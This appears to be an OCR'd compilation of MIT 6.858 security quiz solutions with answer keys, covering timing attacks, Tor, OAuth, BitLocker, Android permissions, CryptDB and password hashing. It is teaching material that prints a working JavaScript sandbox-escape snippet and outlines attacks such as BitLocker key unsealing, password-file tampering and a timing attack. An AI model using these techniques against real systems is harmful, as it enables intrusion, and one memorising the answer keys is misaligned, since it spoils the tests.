4 votes: TrInc.

18. [2 points]: What is your least favorite paper, which we should get rid of in the future?

Answer: Any answer received full credit. The top answers were:

6 votes: XFI.
4 votes: RePriv.
4 votes: TaintDroid.
4 votes: The Venn of Identity.
3 votes: Click trajectories.

End of Quiz

6.858 Computer Systems Security


Fall 2014

Department of Electrical Engineering and Computer Science

MASSACHUSETTS INSTITUTE OF TECHNOLOGY

6.858 Fall 2012

Quiz II Solutions



Histogram of grade distribution

Mean: 73.2. Stddev: 14.5.

I RSA timing attacks / Tor

1. [9 points]: Answer the following questions based on the paper "Remote Timing Attacks are Practical" by David Brumley and Dan Boneh.

(Circle True or False for each choice.)

A. True / False Removing access to a high-precision clock on the server running Apache would prevent the attack described in Brumley's paper from working.

Answer: False. The server clock is irrelevant; the client clock is what David Brumley's attack relies on for making precise timing measurements.

B. True / False Avoiding the use of the Chinese Remainder Theorem and the associated optimizations (i.e., performing computations mod p and mod q, instead of mod n) in OpenSSL would prevent the attack described in Brumley's paper from working.

Answer: True. David Brumley's attack relies on finding p and q, but these would not be exposed if the server does not perform RSA decryption mod p and mod q separately.

C. True / False David Brumley's attack, as described in the paper, would work almost as well if the neighborhood of n values was chosen as $g, g-1, g-2, \ldots, g-n$ (as opposed to $g, g+1, g+2, \ldots, g+n$ as in the paper).

Answer: True. With a very small probability, the value q being guessed will lie between $g-n$ and g, but this probability is negligibly small.

2. [8 points]:

Alyssa wants to learn the identity of a hidden service running on Tor. She plans to set up a malicious Tor OR, set up a rendezvous point on that malicious Tor OR, and send this rendezvous point's address to the introduction point of the hidden service. Then, when the hidden service connects to the malicious rendezvous point, the malicious Tor OR will record where the connection is coming from.

Will Alyssa's plan work? Why or why not?

Answer: Will not work. A new Tor circuit is constructed between the hidden service and the rendezvous point. Assuming the right precautions are taken by the hidden service (e.g., building the circuit through a sufficient number of randomly-chosen nodes, and re-building the circuit after some suitably short period of time), the rendezvous point will not be able to learn the IP address of the hidden service.

II OAuth

After reading the "Empirical Analysis of OAuth" paper, Ben Bitdiddle wants to revise the OAuth protocol to avoid some of the pitfalls of using OAuth in a real system. For each of the following proposed changes, indicate whether the change would make the protocol more secure, less secure, or the same in terms of security, by writing **MORE**, **LESS**, or **SAME**, respectively. If the change affects the security of the protocol (or makes some pitfalls more likely), give a specific attack that is possible with the change, or that is prevented by the change. The changes are not cumulative between questions.

3. [8 points]: Ben removes **r** from steps 2 and 3 of the server-flow protocol as shown in Figure 1 of the "Empirical Analysis" paper. Now, instead of matching the supplied **r** against a list of allowed URL patterns for **i**, the IdP server keeps track of the redirect URL to use for each RP (identified by parameter **i**).

Answer: More secure. An adversary cannot choose an arbitrary URL matching the RP's registered patterns (which might inadvertently redirect to other servers); instead, only one redirect URL is possible.

4. [8 points]: Ben combines steps 1, 3, and 5 to improve performance: the user enters their credentials, and the RP's Javascript code sends the credentials along with the Authz request to the IdP server.

Answer: Less secure. The RP site gets the user's credentials directly, and can misuse them in many ways (e.g., logging into the user's account at IdP and gaining all of the user's privileges).

III BitLocker

5. [10 points]: Suppose that an adversary steals a laptop protected with BitLocker in TPM mode, and wants to gain access to the data on the BitLocker-encrypted partition. The adversary discovers a buffer overflow in the BIOS code that can be exploited to execute arbitrary code by a specially-crafted USB drive plugged in during boot. How can the adversary gain access to the encrypted data? Be as specific as possible: what operations should the adversary's injected code perform, both on the main CPU and on the TPM?

Answer: After exploiting the buffer overflow and starting to run arbitrary code, the adversary should "measure" the BIOS, bootloader, and kernel as if it were booting correctly. Now the adversary should run `TPM_extend` with hashes of the legitimate code. Now the TPM's PCR registers are in the right state. Instead of booting the legitimate code, the adversary should read the sealed key from disk, unseal it with the help of the TPM (which will work because the PCR register is in the right state), and decrypt the disk using this key.

IV TrInc

Alyssa P. Hacker is building FiveSquare, a peer-to-peer application in which friends share their locations with each other (not to be confused with FourSquare, which uses a central server). Alyssa's FiveSquare application runs on mobile phones, and works by directly connecting to a friend's mobile phone over TCP.

6. [18 points]:

Alyssa is worried that users will modify the FiveSquare application to report different locations to different friends. Supposing every mobile phone had a TrInc trinket, how could Alyssa use the trinket to ensure FiveSquare users cannot pretend to be in two different locations at the same time? Assume that every FiveSquare user corresponds to a fixed ⟨trinket-id, counter-id⟩ tuple.

Specifically, what should the counter value represent? How should a user update their location, and in particular, what arguments should they pass to `Attest(counter-id, new-counter-value, message-hash)`? How should a user check a friend's location, and in particular, what arguments should the friend pass to `Attest(..)`?

Answer: Pick some minimum time between updates, D = 10 minutes.

Use the counter as a timestamp. To report a location, let T be the current time. To not leak the time of the last update, first advance the counter to T - D and discard the attestation. The location update is

`location | Attest(counter-id, T, hash(location))`

To accept a location update, `location | <I,i,c,c',h>_K`, the following must be true:

– attestation must be a valid attestation. signature is good, key is good, etc.

– hash(location) == h

– `|c - current_time| < minimum_clock_skew`

– `c - c' >= D`

D is needed to prevent an attacker from incrementing the counter by 1ns and sending a new update. 2 * minimum_clock_skew should be less than D.

To verify whether a location update is fresh, a user can send a nonce to the friend and ask the friend to run `Attest(counter-id, T, nonce)`

(Another solution could be to use the counter as an actual counter and include the chain of previous attestations to verify the timestamps don't rewind. But that leaks hashes of all previous locations. To avoid that, attest to `hash(location | random)`. Still leaks when previous updates were.)

V Android

You are implementing the Koi Phone Agent for Android, based on the papers from lecture. You implement interaction between the application and the Koi phone agent using intents. Refer to Figure 1 in the Koi paper in the following questions.

7. [8 points]: What Android permissions does the Koi phone agent have to request access to in its manifest? Where are these permissions defined (i.e., whether these permission strings are dangerous, etc)?

Answer: Location (GPS), network (INTERNET). Defined by Android platform.

8. [8 points]: What permissions does the application have to request access to in its manifest? Where are these permissions defined (i.e., whether these permission strings are dangerous, etc)?

Answer: Permission to talk to the Koi agent. Defined by the Koi agent.

9. [8 points]: How should the Koi agent, together with the phone's user, ensure that the only applications that can access to the Koi agent are the ones that the user trusts?

Answer: The Koi agent should mark the permission for talking to the Koi agent as dangerous, and the user should grant this permission only to applications that he trusts.

VI Zoobar

Alyssa is reviewing Ben's lab 6 code for sandboxing Javascript, and observes that she can invoke arbitrary code using the following Javascript code (which goes through Ben's sandbox rewriter):

```
var code = 'alert(5)';  // or any other code that will escape the sandbox
var a = function() { return '__proto__'; };
var b = -5;
var c = { toString: function() {
            b++;
            if (b > 0) { return 'constructor'; } else { return 'eval'; }
          }
        };
var d = a[c];
var e = d(code);
e();
```

10. [4 points]: What did Ben miss in his sandbox implementation?

Answer: His `bracket_check` function doesn't (reliably!) stringify the key once before doing checks. So `c` ends up returning a safe attribute ("eval") for each check and then an unsafe one when actually accessing.

11. [8 points]: Propose a fix for Ben's problem; be as specific as possible (i.e., code is best).

Answer:

```
var old_bracket_check = bracket_check;
bracket_check = function(s) {
return old_bracket_check(String(s));
}
```

VII 6.858

We'd like to hear your opinions about 6.858. Any answer, except no answer, will receive full credit.

12. [2 points]: What was your favorite paper, which we should definitely keep in future years?

Answer: Tor (x23). Timing attacks (x14). Click trajectories (x11). Android (x9). BitLocker (x9). TrInc (x6). OAuth (x5). Browser security handbook (x3). Kerberos (x3). Koi (x3). Native Client (x2). OWASP-top-10 (x2). Baggy / buffer overflows (x2). OKWS. Password replacement. iSEC guest lecture. FBJS. Backtracker. Capsicum.

13. [2 points]: What was your least favorite paper, which we should drop in future years?

Answer: Koi (not a real system) (x15). OAuth (bad paper) (x13). TrInc (solves irrelevant problem, not a real system) (x12). Backtracker (x7). Click trajectories (boring paper, interesting topic) (x6). Static analysis (too formal/confusing) (x5). Capsicum (redundant with OKWS) (x4). Tor (x3). BitLocker (unclear paper, good topic) (x3). Timing attacks (crypto-heavy) (x3). Android (bad paper, good topic) (x2). Password replacement (although lecture discussion was good) (x2). Kerberos (too broken). OKWS. Javascript subsets. ForceHTTPS. Browser security handbook. Native Client.

14. [2 points]: What topic did 6.858 not cover, but you think would be a good fit in future years?

Answer: Network / Internet security (sniffing, DNS, DoS, firewalls, packet inspection) (x9). Crypto basics (x7). Social engineering / phishing / physical security (lock-picking) (x7). More Android, iOS security (e.g., lab) (x6). More timing / side channel (e.g., lab) (x5). Real-world attacks, recent incidents (x5). OS/kernel exploits/security (x3). BitCoin, payment systems (x3). Hardware security (x2). More exploiting in labs (x2). Botnets (x2). Labs that simulate real-world security attacks (x2). Wireless security (802.11, bluetooth, RFID, NFC) (x2). SQL injection in a lab (x2). Homomorphic encryption (x2). Honeypots (x2). Static analysis: Singularity (x2). Anti-cheating. UI security. Decentralized authentication schemes. Practical escaping. Non-Linux stuff. More general topics, less research papers. Game console security. Virtualization. Background material for papers. Fuzzing, real-world penetration testing tools. Real-world SSL attacks (e.g., from guest lecture). ASLR and similar techniques. Research being done by course staff. Information leaks. CryptDB. Java security. Sybil attacks. How to protect your own laptop / phone / etc? Database security. Antivirus. Resin.

End of Quiz

6.858 Computer Systems Security


Fall 2014

Department of Electrical Engineering and Computer Science

MASSACHUSETTS INSTITUTE OF TECHNOLOGY

6.858 Fall 2013

Quiz II Solutions



Histogram of grade distribution

I Web security

1. [8 points]:

Recall that Zoobar has a cross-site scripting vulnerability that allows an adversary to construct a URL so that the server's response contains arbitrary Javascript code (from the URL itself). In lab 5, you used this vulnerability to steal a victim's cookie, by loading the `sendmail.php` script from our web server (`css.csail.mit.edu`).

Ben Bitdiddle is building a web browser, and he comes up with a plan to stop cross-site scripting attacks like the one above. His idea is to add an extra HTTP header, set by the web server, that prevents the browser from making *any* cross-origin requests from that page—including `IMG` tags, `SCRIPT` tags, forms, links, etc. If this header is set, Ben reasons that a cross-site scripting exploit like the one above will be unable to get to `sendmail.php`, and will not be able to steal the victim's cookie.

Explain how an adversary can steal a victim's cookie in Zoobar (say, running at `zoobar.com`), given a cross-site scripting vulnerability, without making cross-origin requests (i.e., bypassing Ben's plan), without network or DNS attacks, and without exploiting any other vulnerabilities.

Answer: Save the victim's cookie into the victim's zoobar profile. The adversary can later read the victim's cookie by going to the victim's zoobar profile page.

We did not accept answers that set `window.location` because that amounts to cross-origin requests; Ben's extension blocks all cross-origin interaction, including links, etc.

2. [6 points]:

Consider the following Javascript code that returns twice the value of its argument `x`:

```
function double(x) {
  var y = x;
  var cmd = "y=y+" + x;
  eval(cmd);
  return y;
}
```

Propose a design that extends lab 6 to safely support `eval`, such as in the above example, without allowing an adversary to execute arbitrary Javascript code in the web browser. Your design should support invoking `eval` on strings that are computed at runtime and cannot be determined statically, as in the above example. Your design should support the same subset of Javascript in `eval` as in lab 6 itself.

Don't worry about writing out exact Javascript code. We are looking for a precise yet succinct description of how such a design would work—a few sentences.

Answer: Implement lab 6's rewriter in Javascript (part of the trusted library), export a `sandbox_eval` function, which first invokes the rewriter on the string passed to it, and then passes it to the real `eval`.

Another answer: implement a Javascript interpreter, and when accessing a variable `y` in that interpreter, access the variable `sandbox_y` in the outer "world".

II File system encryption

Ben Bitdiddle is designing an alternative to BitLocker that performs encryption at the file system level instead of disk sector level. Ben's encryption scheme works at the level of inodes (i.e., files or directories). Each inode is structured as follows:

```
struct inode {
  /* Encrypted parts of the inode */
  int inode_type;
  /* ... */
  uint64_t data_sectors[64];

  /* Non-encrypted parts of the inode */
  mac_tag inode_tag;
  mac_tag data_tag;
};
```

Each `struct inode` (except for the two tags at the end) is encrypted with AES-CBC using the master encryption key K and an IV of $E_K(inum)$, where *inum* is the inode number. The data sectors that comprise a file or directory are pointed to by the `data_sectors` array (which stores up to 64 sector numbers, in this simplified design). The contents of each data sector is encrypted with AES-CBC using the master encryption key K and an IV of $E_K(offset)$, where *offset* is the offset of that sector's data in the containing file or directory.

The inode's `inode_tag` is a MAC tag over the contents of the encrypted part of the inode, using the master authentication key A. The `data_tag` is a MAC over the contents of all data sectors of that inode, using the master authentication key A.

3. [8 points]:

Suppose an adversary obtains a laptop running Ben's encrypted file system, and cannot log in, but the laptop's software allows the adversary to create temporary files with arbitrary contents. How could the adversary gain access to Ben's data? Assume the adversary knows the inode number and sector numbers for any system file, such as `/etc/passwd`, since they are typically predictable. The adversary can power off the laptop at any time, take out the disk, and inspect/modify raw disk contents.

Answer: Write a replacement `passwd` file as a temporary file, containing a root account with a known password. Then find the inode and data sectors corresponding to `/etc/passwd`, and copy the temporary file's data sectors and data MAC tag to the data sectors and data MAC tag of `/etc/passwd`. Then boot up the laptop and log in as root.

III Network security

According to Mark Silis, if a firewall was deployed at MIT, would it make the following system less vulnerable to attacks, more vulnerable to attacks, or the same? Circle the best answer for each question.

4. [3 points]: MIT's building control systems, in the context of remote buffer overflow attacks.

A. More vulnerable.

B. Less vulnerable.

C. Just as vulnerable.

Answer: B. The firewall makes it more difficult for outside adversaries to connect to vulnerable building control systems.

5. [3 points]: MIT's web servers, in the context of DDoS attacks.

A. More vulnerable.

B. Less vulnerable.

C. Just as vulnerable.

Answer: A. The firewall itself may be unable to deal with a large volume of traffic from a DDoS attack, even if the web servers are able to deal with that traffic.

6. [3 points]: MIT's domain name, in the context of attacks like the hijacking in January 2013.

A. More vulnerable.

B. Less vulnerable.

C. Just as vulnerable.

Answer: C. The hijacking attack did not involve MIT's network at all; it took place at the EDUCAUSE registrar.

IV User authentication

The Secure Remote Password (SRP) is a well-understood, public-domain client/server password scheme based on a challenge-response protocol that has the following nice properties:

- User and server authenticate each other without any other parties involved;
- Password is never sent over the wire;
- Password (or equivalent) is not stored at the server;
- Adversary who steals server data cannot masquerade as client; and
- Using the same password with two different servers results in different server-side data.

7. [4 points]:

Which of the security criteria from "The Quest to Replace Passwords" does SRP meet (meaning solid circle from the paper)? Answer "False" for open-circle (almost offers the benefit).

(Circle True or False for each choice.)

A. True / False S1 Resilient-to-Physical-Observation. **Answer:** False.

B. True / False S4 Resilient-to-Unthrottled-Guessing. **Answer:** False.

C. True / False S5 Resilient-to-Internal-Observation. **Answer:** False.

D. True / False S6 Resilient-to-Leaks-from-Other-Verifiers. **Answer:** True.

E. True / False S9 No-Trusted-Third-Party. **Answer:** True.

F. True / False S10 Requiring-Explicit-Consent. **Answer:** True.

G. True / False S11 Unlinkable. **Answer:** True.

Ben Bitdiddle is worried that PBKDF2 is not good enough for storing passwords in his web site, since it takes just 50 msec to compute the hash for a given password and salt combination. Instead, Ben comes up with the following scheme (in Python), which applies PBKDF2 in a chain to each letter in the password, using the previous letter's hash value as the salt (and using the initial salt for the first letter):

```
def store(pw, salt):
  result = [salt]
  for c in pw:
    h = pbkdf2.PBKDF2(c, result[-1]).hexread(32)
    result.append(h)
  return result

def check(pw, stored):
  if len(pw) != len(stored) - 1:
    return False
  for cpos, c in enumerate(pw):
    h = pbkdf2.PBKDF2(c, stored[cpos]).hexread(32)
    if stored[cpos+1] != h:
      return False
  return True
```

To store a password, Ben's web site stores the result of the `store()` function, and to check if a password supplied by some web browser is correct, Ben's web site passes it to the `check()` function, along with the previously stored hash of the user's password, and returns an error to the web browser if the password does not match (i.e., `check` returned `False`).

8. [10 points]: Explain how an adversary can break into any account on Ben's web site, which uses Ben's modified password scheme described on the previous page. Assume the adversary does **not** steal the stored passwords from the server.

Answer: The password can be extracted through a timing attack. First, submit passwords of different lengths, and detect which one takes relatively longer to check; that one will be a password of the right length. Then vary all possible first letters in the password; one of them should take longer, which means the `for` loop moved on to the second letter in that case. Repeat to guess each letter in turn.

V Privacy

9. [6 points]:

Tor uses TLS (which provides confidentiality and integrity) between onion routers, and encrypts cells traversing these routers with AES (see Figure 1). In addition, Tor checks integrity at the edges of each stream. Why is it necessary to perform end-to-end stream integrity in addition to TLS between routers?

Answer: Without end-to-end integrity checking, malicious routers may be able to change the ciphertext of cells in sensible ways that are undetectable at the edges. This will allow a malicious router in the middle of a circuit to corrupt packets and perhaps observe which outgoing packets from some exit node get corrupted as a result.

VI Android security

The manifest for the FriendTracker application is as follows:

```
<manifest xmlns:android="http://schemas.android.com/apk/res/android"
          package="org.siislab.tutorial.friendtracker"
          android:versionCode="1" android:versionName="1.0.0">
    <application android:icon="@drawable/icon" android:label="@string/app_name">
        <activity android:name=".FriendTrackerControl" android:label="@string/app_name">
            <intent-filter>
                <action android:name="android.intent.action.MAIN" />
                <category android:name="android.intent.category.LAUNCHER" />
            </intent-filter>
        </activity>

        <provider android:authorities="friends" android:name="FriendProvider"
                  android:readPermission="org.siislab.tutorial.permission.READ_FRIENDS"
                  android:writePermission="org.siislab.tutorial.permission.WRITE_FRIENDS">
        </provider>

        <service android:name="FriendTracker" android:process=":remote"
                 android:permission="org.siislab.tutorial.permission.FRIEND_SERVICE">
        </service>

        <receiver android:name="BootReceiver">
            <intent-filter>
                <action android:name="android.intent.action.BOOT_COMPLETED"></action>
            </intent-filter>
        </receiver>
    </application>

    <permission android:name="org.siislab.tutorial.permission.READ_FRIENDS"></permission>
    <permission android:name="org.siislab.tutorial.permission.WRITE_FRIENDS"></permission>
    <permission android:name="org.siislab.tutorial.permission.FRIEND_SERVICE"></permission>
    <permission android:name="org.siislab.tutorial.permission.FRIEND_SERVICE_ADD"></permission>
    <permission android:name="org.siislab.tutorial.permission.FRIEND_NEAR"
                android:label="@string/permlab_friendNear"
                android:description="@string/permdesc_friendNear"
                android:protectionLevel="dangerous"></permission>
    <permission android:name="org.siislab.tutorial.permission.BROADCAST_FRIEND_NEAR"></permission>

    <uses-permission android:name="org.siislab.tutorial.permission.READ_FRIENDS"></uses-permission>
    <uses-permission android:name="org.siislab.tutorial.permission.WRITE_FRIENDS"></uses-permission>
    <uses-permission android:name="org.siislab.tutorial.permission.FRIEND_SERVICE"></uses-permission>
    <uses-permission android:name="org.siislab.tutorial.permission.FRIEND_NEAR"></uses-permission>
    <uses-permission android:name="org.siislab.tutorial.permission.BROADCAST_FRIEND_NEAR"></uses-permiss
    <uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED"></uses-permission>
    <uses-permission android:name="android.permission.READ_CONTACTS"></uses-permission>
    <uses-permission android:name="android.permission.ACCESS_FINE_LOCATION"></uses-permission>
</manifest>
```

10. [6 points]: The manifest, shown on the previous page, states several permissions that FriendTracker needs (e.g., the `[...].ACCESS_FINE_LOCATION`). `[...].ACCESS_FINE_LOCATION` is a dangerous permission. What or who decides whether FriendTracker should be allowed to have this dangerous permission?

Answer: The user, when installing the application.

11. [6 points]: What permissions should the manifest of the FriendViewer application request to be able to write to the `friends` provider in the FriendTracker application?

Answer: org.siislab.tutorial.permission.WRITE_FRIENDS.

12. [6 points]: Consider the setup in Figure 2 of the Android paper from lecture. Where else, in addition to the shown manifest, does the `BROADCAST_FRIEND_NEAR` permission show up? Be specific: which applications, where in those applications (code or manifest), and why does `BROADCAST_FRIEND_NEAR` show up there?

Answer: The sender of broadcast intents (in the FriendTracker app) will use it in its code, and the receivers of broadcast intents will use it in their manifests.

VII CryptDB

The proxy rewrites SQL queries to perform them over encrypted columns stored on server. An encrypted column may be an onion with several layers of encryption. Assume that the server has a `employee` table with three columns: `name`, `SSN`, and `salary`, and that all three are encrypted using an onion.

13. [6 points]: To what query does the proxy rewrite the query `select SUM(salary) from employee where name="Alice"`? (If CryptDB removes any onion layers, please explain which onion layers are removed.)

Answer: Need to remove the RND layer of the DET onion for `name`. The resulting query will be: `select CRYPTDB_SUM(salary_hom) where name_det = DET(JOIN("Alice"))`, with column names properly anonymized.

14. [6 points]: Even with several onions, CryptDB cannot rewrite the query `select * from employee where salary + ssn > 50`. Explain why and propose an extension of CryptDB that would be able to execute it.

Answer: Computing salary+SSN on the server will produce a HOM value, which cannot be compared using > because it's not OPE. Extensions: fetch both salary and SSN to the client and finish computing there. Or pre-compute an OPE column containing the sum salary+SSN. Using FHE is not a viable alternative, because FHE does not allow the server to determine if the `salary+ssn>50` condition is true or false for a given row; FHE produces an encrypted boolean result of that condition, which the server cannot decrypt.

15. [6 points]: Recall that CryptDB's design as described in the paper uses three different onions for each encrypted column (each with different layers). Consider an alternative design which uses a single onion with three layers: OPE (innermost), DET (middle), and HOM (outermost). For each of the three operations (+ or `SUM`; =; and >), explain whether they can be performed using this onion, and why. If some operation cannot be performed with this alternative design, but *can* be performed with CryptDB, give an example query.

Answer: Can perform OPE and DET, but cannot perform HOM, because it would add DET ciphertexts, instead of the plaintext values. Query: `SELECT sum(salary) FROM employee;`

VIII Code obfuscation

16. [9 points]:

For each of the following techniques used in the "Looking inside Dropbox" paper, would the technique be useful in de-obfuscating a web application written in Javascript, given the Javascript source code running in the user's web browser?

(Circle True or False for each choice.)

A. True / False Reverse-engineering opcode remapping would be useful. **Answer:** False.

B. True / False Monkey-patching would be useful. **Answer:** True.

C. True / False Intercepting network requests before they are encrypted with SSL would be useful. **Answer:** True.

IX 6.858

We'd like to hear your opinions about 6.858. Any answer, except no answer, will receive full credit.

17. [4 points]: We have noticed that lecture attendance is noticeably lower than quiz attendance. Why do you think this is, and what do you think might make lectures worth attending?

Answer:

- 25x Lectures should cover material not in papers
- 13x Lectures are too long
- 12x More demos/examples
- 11x Later hours
- 6x Can watch lectures outside of class
- 4x In-lecture quizzes
- 4x Different room
- 3x More interactive discussions
- 2x Too many papers/didn't read papers
- 2x Recitations
- 2x Participation in-class
- 2x More interesting papers
- 2x Make lectures relate to labs
- 1x More technical lectures
- 1x Cover more recent stuff
- 1x Better notes

End of Quiz

6.858 Computer Systems Security


Fall 2014

Department of Electrical Engineering and Computer Science

MASSACHUSETTS INSTITUTE OF TECHNOLOGY

6.858 Fall 2014

Quiz II Solutions



Histogram of grade distribution

I User authentication

1. [8 points]: A company named Vault wants to offer a secure, cloud-based backup system. When the user updates a local file, her Vault client opens a TCP connection to a Vault server, and uses the Diffie-Helman protocol to establish a secret symmetric key K with the server. Then, the client generates this string s:

$$s = \langle \text{ documentName, documentContent, userName, userPassword, randomNumber } \rangle$$

and sends the following message to the Vault server:

$$E_K(s, \text{HMAC}_K(s))$$

where $E_K(m)$ denotes encrypting message m using key K, and $\text{HMAC}_K(m)$ denotes computing an HMAC message authentication code of message m using key K.


The server decrypts the message, verifies the user's password, and verifies the integrity of the message using the HMAC. If all of the checks succeed, the server stores the document. If the server sees more than 10 messages with the wrong password, all future accesses to that account are blocked.

How can a network attacker reliably obtain the user's password?

Answer: The Vault server does not authenticate itself to the client. Thus, a man-in-the-middle attacker can impersonate the Vault server and steal the user's password.

2. [8 points]:

